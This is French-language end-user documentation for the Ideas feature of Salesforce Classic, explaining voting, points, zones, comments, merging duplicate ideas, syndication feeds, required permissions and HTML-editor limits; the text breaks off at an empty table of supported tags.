Si vous n'appréciez pas une idée, vous pouvez cliquer sur **rétrograder** pour retirer 10 points au résultat global et faire rétrograder la position de popularité générale de l'idée. Vous ne pouvez pas rétrograder la même idée plus d'une fois et après avoir rétrogradé une idée, vous ne pouvez pas la promouvoir. Une idée peut avoir un nombre négatif de points si le nombre d'utilisateurs qui rétrogradent l'idée est supérieur à celui de ceux qui la promeuvent.

**Période de décroissance**
La période de décroissance détermine la vitesse à laquelle les anciennes idées quittent le haut de la liste sur le sous-onglet Idées populaires, pour laisser la place aux idées ayant obtenu des votes plus récents. Une période de décroissance plus courte déplace les idées vers le bas de la page plus rapidement qu'une période de décroissance plus longue. Ce paramètre affecte toutes les zones de votre organisation.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Idées :
- Lire sur les idées

Pour afficher et voter pour des idées :
- Lire sur les idées

Pour créer des idées et y ajouter des commentaires :
- Autorisation de création sur les idées

Pour modifier des idées et en modifier les commentaires :
- Autorisation de modification sur les idées

**Idée**
Suggestions publiées par les membres d'une communauté d'idées et organisées par zones. Par exemple, si le centre d'intérêt d'une zone spécifique est « Idées pour des équipements auto », une idée pertinente pour cette zone pourrait s'intituler « Porte-gobelet isotherme gardant votre boisson chaude ou froide ». Alternativement, si le centre d'intérêt d'une zone spécifique est « Idées d'avantages en faveur de salariés de notre entreprise », une idée pertinente pour cette zone pourrait s'intituler « Crèche sur site ».

**Thèmes d'idées**
Les Thèmes d'idées offrent un forum dans lequel vous pouvez inviter des membres de communauté à publier des idées sur des thèmes spécifiques afin d'aider les membres à résoudre des problèmes ou de proposer des innovations pour votre société.

**Point**
Unité de mesure qui représente la popularité d'une idée. Chaque vote pour une idée vaut dix points (la promotion ajoute 10 points et la rétrogradation retire 10 points). Le nombre total de points d'une idée s'affiche à la gauche de celle-ci.

**Idées populaires**
Dans le sous-onglet Idées populaires, les idées sont classées par un calcul interne qui reflète l'ancienneté des votes positifs d'une idée. Les idées ayant des votes positifs récents sont affichées plus haut sur la page que celles ayant des votes positifs plus anciens, sans tenir compte du nombre de points total statique d'une idée. Vous pouvez ainsi consulter des idées qui ont gagné une popularité récente avec une moins grande priorité pour les idées anciennes qui ont reçu des votes positifs dans le passé.

**Portail**
Si votre organisation a un portail client ou un portail partenaire, vous pouvez ajouter l'onglet Idées à l'un ou aux deux portails afin que les utilisateurs de portail puissent participer à leurs propres communautés d'idées. La liste Zone en haut de l'onglet Idées répertorie toutes les zones disponibles et chaque zone contient son propre groupe d'idées uniques.

**Promouvoir**
Si vous êtes d'accord avec une idée ou si vous l'appréciez, cliquez sur **promouvoir** pour ajouter 10 points à l'idée. Vous ne pouvez pas promouvoir la même idée plus d'une fois et vous ne pouvez pas promouvoir une idée que vous avez déjà rétrogradée. Salesforce ajoute automatiquement votre vote de promotion à toute idée que vous publiez.

**Activité récente**
Votre page Activité récente inclut un résumé de toutes les activités récentes associées à votre participation au sein d'une zone. Par exemple, cette page répertorie toutes les idées et tous les commentaires que vous avez publiés dans une zone, ainsi que les idées pour lesquelles vous avez voté. Vous pouvez consulter votre page Activité récente en cliquant sur votre surnom, à droite de l'onglet Idées.

**Statut**
Le statut d'une idée permet aux membres d'une zone de suivre la progression de l'idée. Par exemple, “En révision”, “Révisé”, “Prochainement”, et “Actuellement disponible” sont des valeurs de statut ordinaires qu'un administrateur peut définir et attribuer à des idées. Le statut d'une idée s'affiche en regard de son titre pour tous les membres de la zone.

**Meilleures idées de tous les temps**
Dans l'onglet Meilleures depuis toujours, les idées sont classées en fonction de leur nombre de points : du plus grand au plus petit. Cela permet d'afficher les idées les plus populaires dans l'historique de votre zone Idées.

**Vote, Idée**
Dans la communauté d'idées, un vote signifie que vous avez promu ou rétrogradé une idée. Lorsque vous avez voté pour une idée, votre surnom s'affiche en bas de la page de détail de l'idée pour signaler votre vote. Vous pouvez utiliser votre page Activité récente pour consulter une liste de toutes les idées pour lesquelles vous avez voté.

**Zone**
Les zones aident organisent les idées et les questions en groupes logiques, chaque zone possédant ses propres centres d'intérêt, idées et questions uniques.

# Utilisation des idées

Idées est une communauté d'utilisateurs qui publient, votent et commentent les idées. Une communauté Idées offre un moyen en ligne et transparent pour attirer, gérer et présenter des innovations. Vous pouvez:

- poster des idées
- Afficher des idées ou des thèmes d'idées
- rechercher des idées
- voter pour des idées
- commenter des idées
- afficher les activités et les réponses récentes
- s'abonner à des fils de syndication

Chaque fois que vous cliquez sur l'onglet Idées, le sous-onglet Idées populaires affiche les idées dans toutes les catégories. Pour modifier votre affichage actuel, cliquez sur l'un des autres sous-onglet comme le sous-onglet Idées récentes ou le sous-onglet Meilleures depuis toujours. Cliquez sur **Liste** pour revenir sur la vue de liste.

CONSULTER ÉGALEMENT :

Présentation des Idées

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Idées :
- Lire sur les idées

Pour afficher et voter pour des idées :
- Lire sur les idées

Pour créer des idées et y ajouter des commentaires :
- Autorisation de création sur les idées

Pour modifier des idées et en modifier les commentaires :
- Autorisation de modification sur les idées

## Affichage des idées

Les sections suivantes décrivent comment afficher les idées :

- Accès à l'onglet Idées dans Salesforce
- Accès à l'onglet Idées dans un Portail
- Parcourir les Idées populaires
- Parcourir les Idées récentes
- Parcourir les Meilleures idées de tous les temps
- Afficher les idées par catégorie
- Afficher les idées par statut
- Navigation dans les idées d'autres zones
- Affichage des détails d'une idée

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Idées :
- Lire sur les idées

Pour afficher et voter pour des idées :
- Lire sur les idées

Pour créer des idées et y ajouter des commentaires :
- Autorisation de création sur les idées

Pour modifier des idées et en modifier les commentaires :
- Autorisation de modification sur les idées

### Accès à l'onglet Idées dans Salesforce

Dans Salesforce, l'onglet Idées est disponible par défaut dans l'application Communauté. Vous pouvez sélectionner cette application à partir du menu des applications Force.com, en haut à droite de n'importe quelle page Salesforce.

Remarque : votre administrateur a peut-être personnalisé votre profil pour également afficher l'onglet Idées dans d'autres applications. Il est également possible que votre administrateur ait renommé l'onglet Idées sous un autre nom.

Cliquez sur Tab pour afficher l'onglet Idées. Cliquez sur **Liste** pour revenir à la vue de liste.

Conseil: La liste Zone en haut de l'onglet Idées répertorie toutes les zones disponibles et chaque zone contient son propre groupe d'idées uniques.

### Accès à l'onglet Idées dans une communauté Salesforce.com

Si votre organisation a créé une communauté Salesforce.com, votre administrateur peut afficher l'onglet Idées pour la communauté en l'ajoutant à la liste des onglets sélectionnés pendant la configuration de la communauté.

### Accès à l'onglet Idées dans un Portail

Si votre entreprise a des utilisateurs de portail qui ont accès à un portail client ou à un portail partenaire, votre administrateur de portail peut afficher l'onglet Idées sur chaque type de portail. Les idées affichées dans un portail sont créées soit en utilisant un portail en interne dans Salesforce et publiées pour être affichées dans un portail.

### Parcourir les Idées populaires

Dans le sous-onglet Idées populaires, les idées sont classées par un calcul interne qui reflète l'ancienneté des votes positifs d'une idée. Les idées ayant des votes positifs récents sont affichées plus haut sur la page que celles ayant des votes positifs plus anciens sans tenir compte du nombre total statique de points d'une idée. Vous pouvez ainsi consulter des idées qui ont gagné une popularité récente avec une moins grande priorité pour les idées anciennes qui ont reçu des votes positifs dans le passé.

### Parcourir les Idées récentes

Le sous-onglet Idées récentes répertorie les idées qui ont été envoyées récemment. Les nouvelles idées s'affichent au-dessus des idées plus anciennes.

### Parcourir les Meilleures idées de tous les temps

Le sous-onglet Meilleures depuis toujours présente une liste des idées ayant reçu le plus grand nombre de points. La différence entre le sous-onglet Meilleures depuis toujours et l'onglet Idées populaires est que l'onglet Meilleures depuis toujours affiche les idées en fonction du nombre de points obtenus alors que l'onglet Idées populaires utilise un algorithme qui affiche les idées ayant reçu les votes positifs les plus récents.

### Afficher les idées par catégories

Les catégories sont des valeurs définies par l'administrateur qui permettent d'organiser des idées en sous-groupes logiques au sein d'une zone. La liste déroulante Afficher la catégorie de l'onglet Idées permet aux utilisateurs de filtrer les idées par catégorie et la liste de sélection `Catégories` de la page Publier des idées permet à des utilisateurs d'ajouter des catégories à leurs idées.

Pour parcourir les idées par catégorie, sélectionnez une catégorie dans la liste déroulante `Afficher la catégorie`. Vous pouvez également cliquer sur le lien catégorie en bas de la description de l'idée en regard de l'utilisateur qui a posté l'idée.

### Affichage d'idées par Thèmes d'idées

Vous pouvez afficher toutes les idées qui sont publiées dans un thème d'idée. Dans la page de détail Thèmes d'idées, vous pouvez gérer un thème et ses idées associées.

### Afficher les idées par statut

Le statut d'une idée permet aux membres d'une zone de suivre la progression de l'idée. Par exemple, “En révision”, “Révisé”, “Prochainement”, et “Actuellement disponible” sont des valeurs de statut ordinaires qu'un administrateur peut définir et attribuer à des idées. Le statut d'une idée s'affiche en regard de son titre pour tous les membres de la zone.

Pour afficher toutes les idées d'un statut particulier, accédez à l'onglet Idées, puis sélectionnez une valeur dans la liste déroulante `Statut`. Vous pouvez également cliquer sur le lien de statut en regard de l'idée pour afficher toutes les idées de la zone ayant ce statut.

### Navigation dans les idées d'autres zones

Les administrateurs peuvent créer plusieurs zones, chacune possédant sa propre liste unique d'idées. Par conséquent, il est important d'afficher la zone appropriée lors de la navigation dans des idées. Pour parcourir des idées dans une zone spécifique, sélectionnez-la dans la liste des zones en haut de la page.

### Affichage des détails d'une idée

Cliquez sur le titre d'une idée pour ouvrir la page des détails de cette idée. La page des détails d'une idée comprend les sections suivantes :

- Les détails de l'idée, y compris son texte complet et le nombre de points
- Le thème d'idée associé et la zone à laquelle il appartient.
- Tous les commentaires ayant été soumis pour cette idée
- Une zone permettant d'ajouter un nouveau commentaire
- Une liste des 100 derniers utilisateurs ayant voté (promu ou rétrogradé) pour cette idée, classés de gauche à droite, du vote le plus récent au vote le plus ancien

- Si vous êtes administrateur, la page de détail vous permet de modifier, de supprimer et de fusionner des idées.

CONSULTER ÉGALEMENT :

Présentation des Idées
Voter pour des idées
Commentaires sur des idées
Publication et modification d'idées
Utilisation des idées

## Voter pour des idées

Dans une communauté d'idées, un vote signifie que vous avez soit promu soit rétrogradé une idée.Si vous acceptez une idée ou si vous l'appréciez, cliquez sur **promouvoir** pour ajouter 10 points à cette idée. Vous ne pouvez pas promouvoir la même idée plus d'une fois et vous ne pouvez pas promouvoir une idée que vous avez déjà rétrogradée. Salesforce ajoute automatiquement votre vote de promotion à toute idée que vous publiez.

Si vous n'appréciez pas une idée, vous pouvez cliquer sur **rétrograder** pour retirer 10 points au résultat global et faire rétrograder la position de popularité générale de l'idée. Vous ne pouvez pas rétrograder la même idée plus d'une fois et une fois que vous avez rétrogradé une idée, vous ne pouvez pas la promouvoir. Une idée peut avoir un nombre de points négatif si le nombre d'utilisateurs qui rétrogradent l'idée est supérieur à celui de ceux qui la promeuvent.

Pour voter pour une idée :

1. Dans l'onglet Idées, identifiez une idée que vous souhaitez promouvoir ou rétrograder.
2. Pour ajouter 10 points à l'idée, cliquez sur **promouvoir** en regard de l'idée. Pour retirer 10 points à l'idée, cliquez sur **rétrograder**.

Remarque: Lorsque vous publiez une nouvelle idée, vous votez automatiquement pour cette idée et 10 points sont ajoutés à son score.

CONSULTER ÉGALEMENT :

Présentation des Idées
Affichage des idées
Utilisation des idées
Affichage de votre page d'activités récentes

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Idées :
- Lire sur les idées

Pour afficher et voter pour des idées :
- Lire sur les idées

Pour créer des idées et y ajouter des commentaires :
- Autorisation de création sur les idées

Pour modifier des idées et en modifier les commentaires :
- Autorisation de modification sur les idées

## Commentaires sur des idées

Les commentaires sont des textes de réponse aux idées postées qui permettent de discuter certaines idées. Dans l'onglet Idées, le sous-onglet Commentaires présente une liste des commentaires les plus récents. Sur la page des détails d'une idée, les commentaires sont classés dans l'ordre chronologique du plus ancien au plus récent.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Idées :
- Lire sur les idées

Pour afficher et voter pour des idées :
- Lire sur les idées

Pour créer des idées et y ajouter des commentaires :
- Autorisation de création sur les idées

Pour modifier des idées et en modifier les commentaires :
- Autorisation de modification sur les idées

### Ajout de commentaires aux idées

Ajoutez des commentaires aux idées pour partager vos réflexions et opinions avec les autres membres de la communauté :

1. Dans l'onglet Idées, recherchez l'idée à laquelle vous souhaitez ajouter un commentaire.
2. Cliquez soit sur le titre de l'idée soit sur le lien **Commentaires** sous la description de l'idée.
3. Sur la page de détail de l'idée, entrez vos commentaires dans la zone de saisie de la section Ajouter votre commentaire. Vous pouvez saisir jusqu'à 4 000 caractères.

   Si votre organisation a activé l'éditeur HTML pour les idées, la description peut inclure du code HTML et des images de référence en ligne. Si l'éditeur HTML n'est pas activé, n'utilisez que du texte brut. .
4. Cliquez sur **Publier** pour envoyer votre commentaire.

Votre commentaire fraîchement ajouté s'affiche dans la liste associée Commentaires sur la page de détail de l'idée.

### Modification des commentaires sur les idées

Pour modifier un commentaire que vous avez envoyé sur une idée :

1. sur la page de détail de l'idée, cliquez sur **Modifier** en regard de votre commentaire.
2. Modifiez votre commentaire tel que vous le souhaitez.
3. Cliquez sur **Appliquer** pour enregistrer votre travail.

### Suppression des commentaires sur les idées

La suppression de commentaires associés à des idées nécessite l'autorisation “Supprimer” pour les idées.

1. Sur la page de détail de l'idée, cliquez sur **Del** en regard de votre commentaire.
2. Cliquez sur **OK**.

### Affichage des commentaires les plus récents

Pour afficher les derniers commentaires publiés dans votre communauté Idées, cliquez sur le sous-onglet Commentaires, puis sélectionnez une zone dans laquelle afficher les commentaires. Cliquez sur le texte d'un commentaire pour afficher la page des détails de l'idée concernée.

Dans le sous-onglet Commentaires :

- Les commentaires sont classés par ordre chronologique du plus récent au plus ancien.
- Le titre de l'idée à laquelle a été ajouté un commentaire s'affiche au-dessus de ce commentaire.
- L'alias de l'utilisateur ayant posté ce commentaire s'affiche à côté du texte du commentaire.

- Le nombre total de commentaires sur l'idée s'affiche entre crochets sous le texte du commentaire. Par exemple, `Commentaires [20]` indique que l'idée a reçu vingt commentaires.

CONSULTER ÉGALEMENT :

Présentation des Idées

Affichage des idées

Utilisation des idées

Aimer des commentaires dans des idées

## Aimer des commentaires dans des idées

Aimer un commentaire pour afficher votre approbation.

Sous un commentaire associé à une idée, cliquez sur **Aimer**.

Si vous n'aimez plus un commentaire, cliquez sur **Je n'aime plus**.

Idées compte le nombre de mentions J'aime d'un commentaire. Lorsqu'un commentaire reçoit une mention J'aime, un point est ajouté au score total du commentaire et à la réputation de l'utilisateur qui a publié les commentaires.

CONSULTER ÉGALEMENT :

Commentaires sur des idées

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Suppression des idées

Pour supprimer une idée :

1. Cliquez sur le nom d'une idée pour ouvrir la page des détails.
2. Cliquez sur le bouton **Supprimer**.
3. Cliquez sur **OK**.

L'idée, ses commentaires et toutes les idées enfants sont déplacés vers la Corbeille. Remarque : la récupération d'une idée de la Corbeille restaure également les commentaires, les votes et les idées enfants de l'idée.

CONSULTER ÉGALEMENT :

Fusion des idées

Publication et modification d'idées

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des idées et commentaires :

- Autorisation de suppression sur les idées

## Affichage de votre page d'activités récentes

Votre page Activité récente inclut un résumé de toutes les activités récentes associées à votre participation au sein d'une zone.Pour afficher votre page Activités récentes, accédez à l'onglet Idées puis cliquez sur le lien de votre surnom à droite de la page. Pour afficher la page Activités récentes d'un autre membre de la zone, cliquez sur le nom du membre de la communauté qui s'affiche en dessous des idées ou des commentaires qu'il a publiés. Vous pouvez afficher l'activité des différentes zones auxquelles vous avez accès en sélectionnant une zone dans la liste `Zone`.

La page Activités récentes utilise les icônes suivantes pour identifier les différents types d'activités :

- identifie les idées que vous avez soumises.
- identifie les idées pour lesquelles vous avez voté.
- identifie les commentaires que vous avez publiés pour des idées ainsi que les commentaires que d'autres utilisateurs ont publiés pour vos idées.

Pour des détails supplémentaires, cliquez sur les liens suivants situés à gauche de la page Activités récentes :

- Idées soumises répertorie les idées que vous avez publiées pour cette zone. L'idée la plus récente apparaît en premier.
- Idées votées répertorie les idées de cette zone que vous avez promues ou rétrogradées.
- Réponses récentes affiche le commentaire le plus récent publié pour chacune de vos idées, ainsi que le commentaire le plus récent publié pour chaque idée que vous avez déjà commentée. Cette section n'est pas affichée lors de l'affichage des activités récentes d'un autre membre de la communauté.

  Pour déterminer rapidement le nombre de réponses récentes que vous avez reçues, regardez à côté de l'icône des réponses récentes ( ) dans le coin supérieur droit de l'onglet Idées. Cette icône ne s'affiche que lorsque vous avez reçu une nouvelle réponse.

**Remarque:** Vous ne pouvez pas télécharger votre propre image pour remplacer l'image par défaut.

CONSULTER ÉGALEMENT :

- Présentation des Idées
- Affichage des idées
- Utilisation des idées

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Idées :
- Lire sur les idées

Pour afficher et voter pour des idées :
- Lire sur les idées

Pour créer des idées et y ajouter des commentaires :
- Autorisation de création sur les idées

Pour modifier des idées et en modifier les commentaires :
- Autorisation de modification sur les idées

## Inscription à un fil de syndication pour Ideas

Les fils de syndication permettent aux utilisateurs de s'inscrire aux modifications apportées à Idées et de recevoir des mise à jour dans des lecteurs de fil externes. Les utilisateurs peuvent s'inscrire à des fils de syndication d'Idées lorsque les conditions requises suivantes sont satisfaites :

- Les Idées doivent être exposées publiquement à l'aide de sites Force.com.
- Le champ `Catégories` doit être activé dans Idées. Ce champ est activé par défaut dans certaines organisations.

Pour vous inscrire à un fil de syndication, cliquez sur l'icône de fils ( ) dans les pages Ideas suivantes :

- Sous-onglet Idées populaires
- Sous-onglet Idées récentes
- Sous-onglet Meilleures depuis toujours
- Sous-onglet Commentaires

  Ce fil répertorie les commentaires séparément, même s'ils appartiennent à la même idée, tandis que le sous-onglet Commentaires regroupe les commentaires d'une même idée et n'affiche que le nombre de commentaires récents liés à cette idée.

- Page Activités récentes

  Pour vous inscrire à un fil qui comprend tous les commentaires postés par un membre spécifique d'une communauté, cliquez sur son nom qui figure sous l'idée ou le commentaire qu'il a posté. Cliquez ensuite sur l'icône de fils dans la page Activités récentes du membre de la communauté. Lorsque vous vous inscrivez au fil Activités récentes d'un autre membre de la communauté, le fil contient uniquement les commentaires récents de ce membre et aucun commentaire d'un autre utilisateur.

**Remarque:** Les idées enfants (idées fusionnées avec une idée parente) ne sont incluses dans aucun fil. Seules les idées parentes sont incluses.

CONSULTER ÉGALEMENT :

Présentation des Idées

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Idées :
- "Lire" sur les idées

Pour afficher et voter pour des idées :
- "Lire" sur les idées

Pour créer des idées et y ajouter des commentaires :
- "Créer" sur les idées

Pour modifier des idées et les commentaires :
- "Modifier" sur les idées

# Publication et modification d'idées

## Publication d'Idées

1. Utilisez la boîte de recherche du menu latéral pour rechercher des idées existantes qui correspondent à la vôtre. Ceci permet de réduire le nombre d'idées en double dans la communauté. Si aucune idée existante ne correspond à la vôtre, passez à l'étape suivante.
2. Créez une idée en utilisant l'une des options suivantes :
   - Dans l'onglet Idées, sélectionnez la communauté correspondante dans la liste des communautés en haut de la page, puis cliquez sur **Publier une idée**.
   - Dans la vue de liste Idées, cliquez sur **Nouvelle idée**, puis sélectionnez une communauté et cliquez sur **Continuer**.
   - Dans le menu latéral, sélectionnez **Idée** dans la liste déroulante `Créer`, sélectionnez une idée, puis cliquez sur **Continuer**.
3. Si vous publiez une idée dans un thème d'idée, sélectionnez-en un dans la liste. Vous pouvez publier des idées uniquement dans des thèmes d'idées qui existent dans votre communauté.
4. Saisissez un titre pour votre idée de 255 caractères maximum.

   Une fois le titre saisi, Salesforce recherche la communauté d'idées dont le titre ou la description contient les mêmes termes, puis affiche les cinq idées les plus proches. Si l'une de ces idées est similaire à la vôtre, cliquez sur son titre pour ouvrir sa page de détail dans une nouvelle fenêtre. Dans la page de détail, vous pouvez lire une description de l'idée et voter pour elle au lieu de publier votre idée dupliquée dans la communauté. Si aucune des idées de la liste n'est similaire à la vôtre, suivez la procédure ci-dessous pour publier votre idée unique.
5. Dans la zone de description, saisissez les détails de votre idée.

   Si votre organisation a activé l'éditeur HTML pour les Idées, la description peut inclure du code HTML et des images de référence en ligne. Si l'éditeur HTML n'est pas activé, n'utilisez que du texte brut. .
6. Choisissez une ou plusieurs catégories pour votre idée.
7. Si vous êtes administrateur, pouvez aussi choisir un statut pour votre idée. La liste déroulante `Statut` n'est visible que pour les administrateurs.
8. Si elle a été activée par votre administrateur, vous pouvez ajouter une pièce jointe à votre idée :
   - Cliquez sur `Parcourir` pour rechercher et joindre un fichier de votre ordinateur.

     Vous pouvez joindre tous les types de fichiers pris en charge, y compris des présentations Microsoft® PowerPoint®, des feuilles de calcul Excel®, des fichiers PDF Adobe®, des fichiers d'image, des fichiers audio et des fichiers de vidéo. La taille maximale des pièces jointes est déterminée par votre organisation.
   - Vous pouvez également saisir le titre du fichier. Si vous ne saisissez pas de titre, le nom du fichier prend le nom de la pièce jointe.
9. Cliquez sur **Publier**.

Votre nouvelle idée s'affiche en haut du sous-onglet Idées récentes et votre vote (promouvoir) est automatiquement appliqué à l'idée. Chaque vote vaut toujours dix points.

Conseil: Utilisez les conseils de rédaction suivants pour faciliter la lecture et la compréhension de votre idée :

- Utilisez des phrases complètes.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Idées :
- Lire sur les idées

Pour afficher et voter pour des idées :
- Lire sur les idées

Pour créer des idées et y ajouter des commentaires :
- Autorisation de création sur les idées

Pour modifier des idées et en modifier les commentaires :
- Autorisation de modification sur les idées

- Soyez aussi concis et direct que possible.
- Vérifiez votre orthographe et la ponctuation.

### Modification des idées

Si vous avez l'autorisation de " modifier " les idées, vous pouvez modifier les détails d'une idée existante :

1. Dans l'onglet Idées, cliquez sur le titre d'une idée.
2. Cliquez sur **Modifier**.
3. Modifiez le titre, la description, la catégorie et le statut (administrateurs uniquement) de l'idée, selon le besoin.
4. Cliquez sur **Appliquer** pour enregistrer votre travail.

La modification des détails d'une idée ne vous permet pas de modifier des commentaires faits sur les idées.

CONSULTER ÉGALEMENT :

Présentation des Idées

Utilisation des idées

## Fusion des idées

### Présentation

Lorsque le nombre d'utilisateurs contribuant à une zone s'accroît, il arrive souvent que le nombre d'idées en double augmente. Les idées en double rendent difficile la mesure des commentaires car les votes et les commentaires sont répartis sur de nombreuses idées similaires. La meilleure manière de résoudre ce problème consiste à fusionner des idées en double afin qu'une idée devienne une idée principale d'une ou de plusieurs idées enfants.

Notez les éléments suivants à propos de la fusion d'idées.

- Une fois que vous avez fusionné des idées, elles ne peuvent plus être séparées.
- Tous les votes appartenant à des idées enfants sont transférés à l'idée principale. Si le même membre d'une communauté vote pour deux idées qui sont finalement fusionnées, seul le vote pour l'idée principale est conservé ; celui pour l'idée enfant est abandonné.
- Les utilisateurs peuvent uniquement voter ou faire des commentaires pour une idée principale.
- Vous ne pouvez pas fusionner des idées de zones distinctes.
- La suppression d'une idée parent supprime automatiquement toutes les idées enfants. Les idées enfants ne peuvent pas être supprimées de manière individuelle.
- L'idée principale n'hérite pas des valeurs de statut et de catégorie de ses idées enfants.
- Lorsqu'une idée est fusionnée et devient une idée enfant, l'idée enfant figure encore sur la page Idées soumises mais sur aucune autre page de l'Activité récente d'un membre de la zone.
- Les idées fusionnées ne s'affichent pas dans la liste des idées soumises de la page de détail des thèmes d'idées et ne sont pas prises en compte dans le champ `Idées soumises`.
- Lorsque vous fusionnez une idée enfant, vous ne pouvez plus modifier le champ Thème d'idée.
- Une idée enfant qui a été fusionnée reste visible pour l'utilisateur qui l'a soumise dans la liste Idées soumises de la page Activité récente de l'utilisateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour fusionner plusieurs idées :

- Autorisation de modification sur les idées

### Fusion des idées

Pour localiser des idées en double et les fusionner :

1. Dans l'onglet Idées, cliquez sur le titre d'une idée que vous souhaitez fusionner.
2. Sur la page de détail de l'idée, cliquez sur **Chercher les duplications**. Salesforce recherche toutes les idées au sein de la zone et affiche les cinq idées dont les titres correspondent le plus au titre de l'idée actuelle.
3. Si la liste Duplications possibles ne contient aucune idée que vous souhaitiez fusionner, entrez des mots clés dans le champ `Chercher les duplications` et cliquez sur **Rechercher**. Salesforce affiche une nouvelle liste des idées possibles en double.
4. À partir de la liste Duplications possibles, sélectionnez les idées que vous souhaitez fusionner.

   Pour afficher les détails d'une idée possible en double, cliquez sur le titre de l'idée. Utilisez le bouton Précédent de votre navigateur pour revenir aux résultats de la recherche.
5. Cliquez sur **Fusionner avec l'idée en cours**.
6. Sélectionnez l'idée que vous souhaitez définir comme idée principale, puis cliquez sur **Fusionner**.
7. Cliquez sur **OK** pour terminer la fusion.

## Conseils d'utilisation des idées

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher l'onglet Idées : | Lire sur les idées |
| Pour afficher et voter pour des idées : | Lire sur les idées |
| Pour créer des idées et y ajouter des commentaires : | Autorisation de création sur les idées |
| Pour modifier des idées et en modifier les commentaires : | Autorisation de modification sur les idées |
| Pour créer des communautés : | Personnaliser l'application |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Tenez compte des informations suivantes lors de la configuration et de l'utilisation des idées :

- Pour surveiller l'activité de Idées, vous pouvez :
  - Créer une règle de workflow ou un déclencheur basé sur le nombre de commentaires reçus par idée. Vous ne pouvez pas créer une règle de workflow ou un déclencheur en fonction du nombre total de votes reçus par une idée. Vous ne pouvez pas non plus créer de déclencheur qui insère ou supprime un commentaire lorsque l'objet Idée est mis à jour.
  - Créer un rapport personnalisé basé sur le score du vote pour une idée ou le nombre de commentaires.
- Lors de la publication d'une idée ou d'un commentaire, vous pouvez inclure une URL dans la description de l'idée ou le champ de commentaire, mais vous ne pouvez pas joindre un fichier ni ajouter une note à une idée.
- Les relations de détails maîtres ne sont pas prises en charge.
- Idées ne prend pas en charge les tâches de workflow, les messages sortants ni les approbations.
- Idées ne prend pas en charge les liens personnalisés.
- La page de détail des idées ne contient pas de listes associées.
- La fonction d'exportation des données archive toutes vos données d'idées à l'exception des idées et des commentaires supprimés.

- Vous ne pouvez pas créer des activités et des événements pour Idées.
- Lors de l'utilisation des champs d'Idée standard ou personnalisée, notez les éléments suivants :
  - Le suivi de l'historique n'est pas pris en charge.
  - Les dépendances des champs et les champs récapitulatifs de cumul ne sont pas pris en charge.
  - Les champs de formule ne sont pas disponibles pour l'objet Communauté.

## Conseils d'utilisation de l'éditeur HTML

L'éditeur HTML offre aux utilisateurs des capacités d'édition HTML WYSIWYG qui leur permet d'effectuer les opérations suivantes :

- Insérer une image
- Insérer des liens hypertexte
- Modifier l'alignement des paragraphes
- Créer des listes à puces et des listes numérotées

### Conseils en matière de mise en œuvre

- Les balises HTML que vous saisissez dans l'éditeur HTML s'affichent en tant que texte pour les utilisateurs.
- Dans les listes associées, les résultats de recherche et les détails de survol, Salesforce n'affiche pas le texte au format HTML ou avec des images.
- Les liens hypertexte apparaissent dans une fenêtre de navigateur distincte lorsque les utilisateurs cliquent dessus. L'éditeur HTML prend en charge les protocoles HTTP, HTTPS et les liens hypertexte mailto.
- Pour insérer une image, cliquez sur , puis accédez à un fichier d'image ou saisissez l'adresse Web de l'image. Saisissez une description qui s'affiche lorsqu'un utilisateur survole l'image et lorsque l'image n'est pas disponible. L'image doit disposer d'une URL accessible à Salesforce.
- Les images ne s'affichent pas dans les vues de liste ni dans les rapports.
- Vous ne pouvez pas désactiver des fonctions individuelles de l'éditeur HTML. Par exemple, vous ne pouvez pas désactiver son lien hypertexte et les capacités d'image.
- L'éditeur HTML prend en charge toute les langues prises en charge par Salesforce.
- Pour des raisons de sécurité, l'éditeur HTML n'autorise que les balises et les attributs répertoriés dans Balises et attributs HTML pris en charge à la page 2481. Salesforce supprime automatiquement toutes les balises et les attributs non pris en charge lorsque vous enregistrez la description ou le commentaire d'une idée. Salesforce supprime aussi tout code HTML potentiellement malveillant. Notez que Salesforce n'informe pas les utilisateurs lorsque du code HTML non pris en charge ou potentiellement malveillant est supprimé.
- L'éditeur HTML ne prend pas en charge JavaScript ni les feuilles de style en cascade (CSS).

### Balises et attributs HTML pris en charge

L'éditeur HTML prend en charge les balises suivantes :

| | | |
|---|---|---|
